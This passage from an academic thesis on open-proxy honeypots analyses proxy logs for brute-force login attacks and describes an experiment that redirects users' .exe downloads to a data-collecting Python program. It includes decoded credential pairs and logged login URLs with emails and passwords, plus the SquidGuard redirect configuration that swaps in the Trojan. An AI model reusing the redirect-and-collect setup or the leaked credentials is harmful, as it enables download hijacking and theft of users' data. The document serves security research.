That request tries to add a comment in an web blog, where we notice some user credentials in the POST payload shown in section C.

HTTP BASIC Authentication

This authentication is based on HEAD requests[32]. The web server prompts the client for credentials with a 401 status code which is shown by Figure 6.6.

While the client clicks "OK", the same URL will be repeated, which includes an additional client header: Authorization: Basic XXXXXXXXXXXXX. The data in the authorization header is the Base64 MIME-encoded user credentials submitted in the form of



Figure 6.6.: Request of HTTP Basic Authentication

"username:password" [2].

Search logic: Search for an "Authorization: Basic"-message at the beginning of each line and list 10 lines above and under that log line with less.

Listing 6.13: HTTP BASIC Authentication

```
1 $ egrep -i -B10 -A10 'Authorization\: Basic' final_modsec_audit.log | less
2
3 --a7bb1553-A--
4 [03/Dec/2009:00:50:06 +0100] Sxb9Ln8AAAEAAAkugXMAAABT 190.21.86.252 26754
5   93.182.180.174 80
6 --a7bb1553-B--
7 HEAD http://members3.pornpros.com/ HTTP/1.1
8 Host: members3.pornpros.com
9 Referer: http://members3.pornpros.com
10 User-Agent: Mozilla/5.0 ( Windows; U; AOL 5.0; DigiExt )
11 Accept: text/html,image/jpeg,image/gif,text/xml,text/plain,image/png,*/*;q
12   =0.5
13 Accept-Language: en-us,en;q=0.5
14 Accept-Charset: utf-8,*;q=0.7
15 Authorization: Basic Zm9yeHh4aHE6YmlydGhkYXkxNTI=
16 Connection: keep-alive
17
18 --a7bb1553-F--
19 HTTP/1.1 401 Authorization Required
20 WWW-Authenticate: Basic realm="Members Only"
21 X-Powered-By: PHP/5.2.5
22 Content-Type: text/html
23 Vary: Accept-Encoding
24 Keep-Alive: timeout=15, max=100
```

23 Connection: Keep-Alive

Obtaining the clear text Authorization Credentials

Now, we try to figure out all authorization log lines and to convert the encoded credentials (see Listing 6.14) into clear text.

Search logic: Search for the top ten lines containing the authorization parameters and list them.

Listing 6.14: Encoded HTTP Basic Authorization credentials

```

1 $ egrep -i 'Authorization\: Basic' final_modsec_audit.log | head -10
2
3 Authorization: Basic d3d30g==
4 Authorization: Basic MzAwNzExMjk6MDYzMjkxMw==
5 Authorization: Basic MzA4NDMwODQ6anVnaGplZ2g=
6 Authorization: Basic MzAwOWpsajpsYXdtYW4=
7 Authorization: Basic MzEyMTkxODU6MTIzNDU2Nw==
8 Authorization: Basic MzE4ODk0MDk6NDY3NTE2NTQ=
9 Authorization: Basic YWxleF80NDI6d2VnYmVyZw==
10 Authorization: Basic YWxleDc0OjE5NzQ=
11 Authorization: Basic YWxleDphbGV4MjE=
12 Authorization: Basic YWxleGFuZGVyMzoxTHl0dG9u

```

Search logic: Search for the top ten lines containing the authorization parameter, then parse for the encoded data, then decode that data with a PERL-module into clear text.

Listing 6.15: Cecoded HTTP Basic Authorization credentials

```

1 $ for f in `egrep -i 'Authorization\: Basic' final_modsec_audit.log | head
   -10 | awk '{print $3}'`; do echo $f | perl -MMIME::Base64 -ne 'print
   decode_base64($_)'; echo ; done |less
2
3 www:
4 30071129:0632913
5 30843084:jughjugh
6 3009j1j:lawman
7 31219185:1234567
8 31889409:46751654
9 alex_442:wegberg
10 alex74:1974
11 alex:alex21

```

```
12 alexander3:1Lytton
```

As displayed in Listing 6.15, user credentials in from of "username:password" are shown alphabetically, which is a strong indication for a Brute Force attempt.

Forward and Reverse Scanning

As documented in the WASC Threat Classification, there are two different kinds of brute force attacks against user credentials. The so called "forward brute force attack" uses a single username and takes a large number of passwords. The "reverse attack" takes one password and tries it with many usernames[33].

Due to the forward brute force attack, the attacker targets only one email address with different passwords as shown in Listing 6.16.

Listing 6.16: Samples of forward scanning

```
1 201.230.242.240 - - [03/Dec/2009:04:58:09 +0100] "GET http://edit.india.
  yahoo.com/config/login?.patner=sbc&passwd=topsecret&login=okarina@nl.
  rogers.com&.save=1 HTTP/1.0 " 302 128 "-" "-"
2 201.230.242.240 - - [03/Dec/2009:08:05:14 +0100] "GET http://cn.edit.vip.
  cnb.yahoo.com/config/login?.patner=sbc&passwd=987654321&login=
  okarina@nl.rogers.com&.save=1 HTTP/1.0 " 200 29242 "-" "-"
3 201.230.242.240 - - [03/Dec/2009:10:42:16 +0100] "GET http://edit.in.yahoo
  .com/config/login?.patner=sbc&passwd=111111&login=okarina@nl.rogers.
  com&.save=1 HTTP/1.0 " 302 125 "-" "-"
```

In opposite, the reverse brute force attack uses always the same password for targeting different user accounts:

Listing 6.17: Samples of reverse scanning

```
1 201.230.242.240 - - [03/Dec/2009:02:37:50 +0100] "GET http://login.india.
  yahoo.com/config/login?.patner=sbc&passwd=654321&login=bebe@ameritech.
  net&.save=1 HTTP/1.0 " 200 37297 "-" "-"
2 201.230.242.240 - - [03/Dec/2009:02:37:55 +0100] "GET http://login.india.
  yahoo.com/config/login?.patner=sbc&passwd=654321&login=
  blackdiamond@ameritech.net&.save=1 HTTP/1.0 " 200 37345 "-" "-"
3 201.230.242.240 - - [03/Dec/2009:02:37:58 +0100] "GET http://login.india.
  yahoo.com/config/login?.patner=sbc&passwd=654321&login=
  bohannon@ameritech.net&.save=1 HTTP/1.0 " 200 37321 "-" "-"
```

Standard Brute Force Scan

In general, a standard brute force attack is performed by one attacking host, which tries a number of requests on one target host[2]. The attacker sends continuously different user credentials and proofs the respond for its validation. For illustration of a standard Brute Force attack, we took the log data from Listing 6.17 referring to reverse brute force attack.




Figure 6.7.: Standard Brute Force Scan

As shown in Figure 6.7, the attacker with the IP address 201.230.242.240 has sent a number of login requests to one target server "login.india.yahoo.com". One big disadvantage of that standard type of brute force attack is that the target server can recognize its attackers very easily and can block the requests from attacking hosts.

Distributed Server Scan

In the case of a distributed brute force attack, one client attacks many target servers. For illustration, we took the log data from Listing 6.16 referring to the forward brute force attack.

As shown in Figure 6.8, the attacker with the IP address 201.230.242.240 has sent a number of login requests to multiple target server. In the following search logic, we search for all server domains, which are targeted by the attacker 201.230.242.240. We extract the domain name with "awk"-command.

Listing 6.18: Search for all attacked servers within a distributed server scan

```
1 $ grep 201.230.242.240 final_access.log | awk -F'/' '{print $5}' | sort |  
   uniq | less
```



Figure 6.8.: Distributed Server Scan

```
2
3 cn.edit.vip.cnb.yahoo.com
4 edit.europe.yahoo.com
5 edit.in.yahoo.com
6 edit.india.yahoo.com
7 edit.korea.yahoo.com
8 login.europe.yahoo.com
9 login.india.yahoo.com
10 login.korea.yahoo.com
11 login.tpe.yahoo.com
12 rapidshare.com
13 sbc.Login.yahoo.com
```

As applied this search command, all targeted domain names are listed and we notice that mainly Yahoo! server are affected. Possible goals of this type of distributed attack can be the reduced number of requests, which will be sent to one server. Thus, the attack could be ignored by the Yahoo! server. Furthermore, the communication between the multiple servers is probable not fast as they are able to exchange a lock-out status of an attacker host.

Distributed Server Scan through our proxy

If an attacker intends to launch a distributed Brute Force attack, then he uses additionally a proxy for hiding his origin. The following Figure 6.9 demonstrates such a distributed attack interconnected with a proxy. As well, multiple target servers will be

attacked, but they can only detect the open proxy as the attacker and not the real attacker.




Figure 6.9.: Distributed server scan through open proxy

Also our proxy was used to start such distributed Brute Force attack. Thus, we search the attacker with the IP address 201.230.242.240 and ,as shown in Listing 6.19, look for which user account will be attacked.

Listing 6.19: Search for attacked user accounts

```

1 $ grep 201.230.242.240 final_access.log | grep login | grep passwd | awk -
   F'&' '{print $3}' | sort | uniq | head
2
3 login=1967@verizon.net
4 login=abell@nl.rogers.com
5 login=achille@snet.net
6 login=ackerly@snet.net
7 login=adin@ameritech.net
8 login=agra@verizon.net
9 login=aladdin@verizon.net
10 login=alcock@verizon.net
11 login=alenska@verizon.net
12 login=alfredo@nl.rogers.com
  
```

We count all attacked user accounts:

```
grep 201.230.242.240 final_access.log | grep login | grep passwd | awk -F
'\&' '{print $3}' | sed "s/login=//g" | sort | uniq | wc -l
```

Result: 671 different user accounts

As resulted, this attacker has tested 671 different user accounts with a number of username-password combinations. If we look for one particular username "achille@snet.net", then we find the different login attempts on multiple Yahoo! hosts.

Listing 6.20: Different login attempts for the same useraccount on multiple servers

```
1 $ grep 'achille@snet.net' final_access.log | less
2
3 201.230.242.240 - - [03/Dec/2009:07:29:57 +0100] "GET http://edit.india.
   yahoo.com/config/login?.patner=sbc&passwd=987654321&login=achille@snet
   .net&.save=1 HTTP/1.0 " 302 155 "-" "-"
4 201.230.242.240 - - [03/Dec/2009:07:31:18 +0100] "GET http://login.europe.
   yahoo.com/config/login?.patner=sbc&passwd=987654321&login=achille@snet
   .net&.save=1 HTTP/1.0 " 200 39107 "-" "-"
5 201.230.242.240 - - [03/Dec/2009:07:32:13 +0100] "GET http://edit.in.yahoo
   .com/config/login?.patner=sbc&passwd=987654321&login=achille@snet.net
   &.save=1 HTTP/1.0 " 302 155 "-" "-"
6 201.230.242.240 - - [03/Dec/2009:07:33:26 +0100] "GET http://edit.korea.
   yahoo.com/config/login?.patner=sbc&passwd=987654321&login=achille@snet
   .net&.save=1 HTTP/1.0 " 302 155 "-" "-"
7 201.230.242.240 - - [03/Dec/2009:07:34:08 +0100] "GET http://login.korea.
   yahoo.com/config/login?.patner=sbc&passwd=987654321&login=achille@snet
   .net&.save=1 HTTP/1.0 " 200 39071 "-" "-"
8 201.230.242.240 - - [03/Dec/2009:07:35:00 +0100] "GET http://sbc.Login.
   yahoo.com/config/login?.patner=sbc&passwd=987654321&login=achille@snet
   .net&.save=1 HTTP/1.0 " 200 39090 "-" "-"
9 201.230.242.240 - - [03/Dec/2009:07:37:15 +0100] "GET http://edit.india.
   yahoo.com/config/login?.patner=sbc&passwd=987654321&login=achille@snet
   .net&.save=1 HTTP/1.0 " 302 155 "-" "-"
10 201.230.242.240 - - [03/Dec/2009:07:42:23 +0100] "GET http://sbc.Login.
   yahoo.com/config/login?.patner=sbc&passwd=987654321&login=achille@snet
   .net&.save=1 HTTP/1.0 " 200 39089 "-" "-"
```

6.5. Summary

The research is primarily concerned with who is using an open proxy and what open proxies are used for. In this regard we have deployed a number of trial runs, where we offer a highly anonymous open proxy on Internet. As briefly outlined in Section 6.2, we made different proxy advertisements for each period in various proxylists. Thus, we assess, how long it takes that any user finds our open proxy for the first time and how the general proxy usage developed in each period.

After deploying all proxy runs, we have obtained a lot of log data, which can be analyzed in different ways. As illustrated in Section 6.3, we generated a number of high level statistics, where we look for who is using our open proxy and figure out some background information about our open proxy users. In this way we can answer questions like from where our proxy users come from or what browsing interests they have?

It is general well-known, that open proxies are a popular means for launching web attacks. So, Section 6.4 demonstrates an approach in searching for signs of proxy abuse in our log files. We have deployed this analysis due to an approach established by Brain C. Barnett, which is a reputable researcher in that issue. In this analysis, we answer a number of questions concerning different types of web attacks through parsing our gathered log data. We mainly execute a number of Linux commands, where we search for indications of attacks. Firstly, we are dealing with how we find one particular sign of attack and then we can answer the question of what attacks have been launched via our open proxy. So, we have found lots of indications of brute force attacks, especially attacks against Yahoo! servers. We also detected other forms of web attacks like banner fraud and denial of service (DoS).

Chapter 7.

Open proxies for spreading malware?

7.1. Description and goals

This chapter deals with Research Question 3, which provides answers to the question of whether an open proxy is an efficient channel for spreading malware. Do the proxy users donate enough trust, that they transfer confidential data over an open proxy being rather an unsecure channel? In resolving this issue we deploy an experiment providing detailed answers in this subject. The experiment intends to demonstrate that proxy users transfer Windows executables in face of an unsecure open proxy connection. We declare a Windows executable as a confidential data, because of proxy users, who download an executable file from Internet, must rely on their Internet connection. They must trust the applied download that this file is really the supposed file and no virus, Trojan or other malware.

For technical implementation, we set up a Squid proxy as an open proxy introduced in Section 4.1. We have chosen this proxy implementation, because Squid offers more possibilities in redirecting. Along with the Squid proxy, we set up an Apache web server, which makes all scripts, web pages and executables available being necessary for deploying the experiment. As a further requirement in performing this test, we must implement a disclaimer. This page will be published as first during a proxy session. It advices all proxy users if they use our open proxy, than they are part of a security research experiment and personal data will be gathered and sent to us.

As explained in Section 7.3, we alter our open proxy configuration in setting up a

redirector, which reroutes each download requesting an executable to our nasty executable. We hope that the proxy user performs such downloads and executes our program. If the proxy user are doing this, than we would provide the evidence that proxy users donate their open proxy connection enough trust for transferring reliable data. Even though our application reads only some user information as introduced in Section 7.4, the modified program could also perform activities doing more fatale harms like erasing the system hard disk, decrypting user passwords and so forth. These damages are possible, because the downloaded program will be executed with the user's permissions. We suppose that our victims are mainly administrators on their systems. Section 7.5 presents detailed results about the deployed experiment and the success of this research question.

7.2. Introducing a disclaimer

In this chapter we perform an experiment, where we intend to trick some proxy users in redirecting their executable downloads to our pseudo-vicious application. Of course, we hope that the proxy users really execute our program. Afterwards, they will notice that they were fooled. Thus, we decided to move away from any ethical and judicial problems and implement a disclaimer. In this way proxy users perceive that our open proxy is a part of an experiment in Internet security issues. The first request of each proxy session will be redirected to our disclaimer and an "Accepted Use Policy (AUP)" will be published. After few seconds, the web browser will be forwarded to the originally targeted request.

As outlined in Listing 7.1, the Squid directive "external_acl_type" in squid.conf defines an external access control list (ACL), which is controlled by an third party program. All parameters involved in this directive declare under which conditions and what external program should run.¹

Listing 7.1: Disclaimer configuration within Squid.conf

```
1 external_acl_type session ttl=36000 negative_ttl=0 children=1 concurrency
   =200 %SRC /usr/lib/squid3/squid_session -t 36000
2
3 acl session external session
4
```

¹http://www.squid-cache.org/Doc/config/external_acl_type/

```
5 acl A dstdomain homel23.dyndns.net
6 acl B urlpath_regex /disclaimer.php
7 http_access allow A B
8 http_access deny !session
9
10 deny_info http://homel23.dyndns.net/disclaimer.php?url=%s session
```

The "ttl"-parameter states, how long positive ACL results are kept in the memory. The external helper program will be active every 36000 seconds. Thus, the disclaimer will be displayed every 10 hours in one proxy session. This seems to be enough that a proxy user notes the disclaimer only one time in a proxy session. The "negative-ttl"-parameter defines the period keeping negative results in memory. We do not store any negative results and set consequently this parameter to zero. The "children"-parameter defines the number of processes servicing simultaneously external ACL lookups. For our case we set one child process of our external program.

Furthers, the "concurrency"-parameter says how many sessions will be stored in parallel. In our configuration it is possible to store 200 proxy session at the same time. Afterwards we must determine what data will be delivered to the third party program. In our matter "%SRC" refers to the IP address of each proxy clients [22]. As a last parameter we set the external program, which is responsible for the external ACL. In this case it is called "squid_session"² which is tracking each proxy session. Additionally, we have to specify the session idle timeout timer with "-t 36000".

Along the third party application we define the external ACL with the "acl"-directive. The following "acl"-directives A and B allow the proxy to redirect to our disclaimer. With following "http_access" directives we allow the access to the disclaimer and deny all other requests. Therefore, we enable the dynamic DNS linking to the web server. With the "deny_info"-directive we set the URL of our disclaimer, which will be firstly requested in each proxy session. The original request will be delivered to the disclaimer script and will be invoked after 5 seconds (see Listing A.10).

The output of this PHP script (disclaimer.php) advices each proxy user, that our proxy is gathering some data from its clients. The user can click to his original website link or the proxy forwards to this link after five seconds as set in the Meta directives.

²http://manpages.ubuntu.com/manpages/hardy/man8/squid_session.8.html

For enabling this script, we have to enable PHP on our Apache web server³.

As configured and restarted all services, we configure our open proxy in our web browser and request experimentally for "http://winf.at". This is the first request by us and we see consequently the disclaimer as shown in Figure 7.1. After five seconds the browser will be forwarded to our originally aimed website.




Figure 7.1.: Output of the disclaimer script

7.3. Redirector configuration

Whereas we made some investigations in the Top Downloads statistics in Subsection 6.3.5, we have noticed that proxy users downloads executables over an open proxy.

³<http://www.debianadmin.com/apache2-web-server-with-php-support-in-ubuntu.html>

These proxy users are Windows user and receive an executable from a really untrustworthy channel. This executable could also be malicious. Due to this observation, the idea was born, that our open proxy should redirect each executable download to our application.

According to the Squid proxy, there exist lots of redirector software modules. We have chosen a redirector called SquidGuard, which will be install via the Synoptic Package Manger in Ubuntu⁴. Afterwards, to enable SquidGuard we add an additional line in the configuration file of Squid `/etc/squid3/squid.conf`:

```
redirect_program /usr/bin/squidGuard -c /etc/squid/squidGuard.conf
```

Thus, we add our redirector module to Squid with SquidGuard's general configuration. As follows, we open the configuration file of SquidGuard residing at `/etc/squid/SquidGuard.conf` and set the following lines as outlined in Listing 7.2.

Listing 7.2: SquidGuard's configuration file

```
1 dbhome /var/lib/squidguard/db
2 logdir /var/log/squid
3
4 dest local {
5     expressionlist expr/expressions
6 }
7
8 acl {
9     default {
10         pass !local all
11         redirect http://home123.dynalias.net/getInformation.exe
12     }
13 }
```

The directive "dbhome" sets a folder, where we can place our lists defining the redirected URLs. "logdir" defines SquidGuard's log directory. The "dest"-directive declare a so-called "expressionlist", which will be loaded and compared with each request relayed to SquidGuard. With the "acl"-directive each request will be relayed excepting URLs corresponding with the expressionlist. These requests matching with the expressionlist pattern will be redirected to a destination URL referring to our malware. For

⁴<http://www.sempervideo.de/?p=677>

defining the expressionlist, we add a folder called "expr" to the "dbhome"-directory. We create a text file and name it "expressions". We write our regular expression in this file, which matches with our URLs intending for redirecting:

```
\.exe$
```

This regular expression matches all URLs ending with an ".exe"-extension. Afterwards, we convert our text files into db file format which speeds up the checking and redirecting process with following command⁵:

```
squidGuard -C all
```

The next command sets the owner of that expressionlist folder, which must be accessible for the squid proxy.

```
chown -R proxy:proxy /var/lib/squidGuard/db/*
```

Finally, we enable all changes in restarting the proxy service:

```
/etc/init.d/squid3 restart
```

7.4. Creating Malware

Listing A.11 displays the source code of our pseudo-malicious program delivering personal information from the executer host. This program is written in the script language Python, which offers comfortable possibilities to write such short applications. After loading some modules with "import", we define a function supplying some user information. The function "win32.api.GetUserName()" returns the actual user name and "win32net.NetUserGetInfo" retrieves some information about the user account. This information will be returned by the "UserGetInfor()"-function.

The main program composes firstly some information about the operating system, before it receives user information by invoking UserGetInfo(). The following "for"-loop assembles all information in one string called "composedUrl". We add each information

⁵<http://www.squidguard.org/Doc/configure.html>

with an "&" as we can deliver all user information via URL parameters. In addition, we figure out the host name by calling the function "win32api.GetComputerName()" and add this information to our composed URL. The next call of "webbrowser.open" opens the default web browser and sends all information by requesting a PHP script (add.php) on our Apache web server. This short program is also able to present all gathered user information by a Windows dialog box by invoking "ctypes.windll.user32.MessageBoxA". We disable this line, because we do not want that the user, who has executed the program, see all delivered information. We are able to test this script by executing the following command:

```
python getInformation.py
```

As outlined in Listing A.12, the PHP script named "add.php" is placed on our web server and is responsible for collecting all user information. We advise every user, that a potential malicious program was executed and some user information will be sent to us.

Although we could write all information in a text file, we spare this step, because the request will be also logged in the "access.log"-file of our Apache web server. As shown in Listing 7.3, a trail execution of the Python program (getInformation.py) delivers an adequate amount of user information in web server's log file.

Listing 7.3: Log sample caused by add.php

```
1 93.182.188.57 - - [28/Jan/2010:11:10:29 +0100] "GET /add.php?osVersion=
  Windows%20XP%205.1.2600%20(x86%20Family%2015%20Model%2075%20Stepping
  %202,%20AuthenticAMD)&computername=HOME&comment=&workstations=&country
  _code=0&last_logon=1264666248&password_expired=0&full_name=&parms=&
  code_page=0&priv=2&auth_flags=0&logon_server=\\\\* &home_dir=&home_dir_
  drive=&usr_comment=&profile=&acct_expires=-1&primary_group_id=513&bad_
  pw_count=0&user_id=1003&password=None&units_per_week=168&last_logoff
  =0&name=schmidi&max_storage=-1&num_logons=1749&password_age=82908557&
  flags=66049&script_path= HTTP/1.0" 200 436 "-" "Mozilla/5.0 (Windows;
  U; Windows NT 5.1; de; rv:1.9.1.7) Gecko/20091221 Firefox/3.5.7 (.NET
  CLR 3.5.30729) "
```

After preparing the source code, we must convert our Python script (getInformation.py) to an executable. For this step we download an additional module for Python,

called "py2exe"⁶. For applying this module, we need some configuration, which is stored in "setup.py" as outlined in Listing A.13. We execute the following command and receive an executable called "getInformation.exe".

```
python setup.py py2exe
```

This application does not yet include all Python modules, which are necessary for a standalone application. For packaging all modules in one executable, we need a further program, which is called NSIS-Installer⁷. We install this installer software and write a configuration file (build.nsi) as displayed in Listing A.14.

We click this script with the right mouse button and choose "Compile NSIS script". Afterwards, the installer will be launched and all necessary Python modules will be packed properly. As shown in Figure 7.2, the installer was successful and created a standalone executable called "getInformation.exe". We keep in mind, that the size of our executable is 1.8 MB. Finally, we can save this short program to our Web server being available for the redirector.

As a test run we try to download the putty program via the redirecting proxy⁸. As illustrated in Figure 7.3, it seems that we have downloaded an putty.exe from server "green.org.uk". Even though the size of the putty executable is usually 444kb, our executable counts suspiciously 1.8 MB. So, we know our internal redirector has worked well and we have essentially downloaded our pseudo-malware program and named it putty.exe. When we start this putty-executable, the user recognizes at this moment, that it is not the original application rather it is a potentially vicious program. As displayed in Figure 7.4, the executable launches the default web browser and requests the add.php script. While the user can read the alert of a security incident, the request sends all gathered user information to the web server. This GET-request will be logged by our web server (see access.log) as demonstrated in Listing 7.4.

Listing 7.4: Delivered user information

```
1 128.130.204.96 - - [05/Feb/2010:14:06:18 +0100] "GET /add.php?osVersion=
  Windows%20XP%205.1.2600%20(x86%20Family%2015%20Model%2075%20Stepping
  %202,%20AuthenticAMD) &computername=HOME&comment=&workstations=&country
```

⁶<http://www.py2exe.org/>

⁷<http://nsis.sourceforge.net>

⁸<http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe>




Figure 7.2.: Successful packaging of all Python modules

```
_code=0&last_logon=1265360456&password_expired=0&full_name=&parms=&
code_page=0&priv=2&auth_flags=0&logon_server=\\\\* &home_dir=&home_dir_
drive=&usr_comment=&profile=&acct_expires=-1&primary_group_id=513&bad_
pw_count=0&user_id=1003&password=None&units_per_week=168&last_logoff
=0&name=schmidi&max_storage=-1&num_logons=1771&password_age=83610304&
flags=66049&script_path= HTTP/1.0" 200 395 "-" "Mozilla/5.0 (Windows;
U; Windows NT 5.1; de; rv:1.9.1.7) Gecko/20091221 Firefox/3.5.7
Tintifax (.NET CLR 3.5.30729)"
```

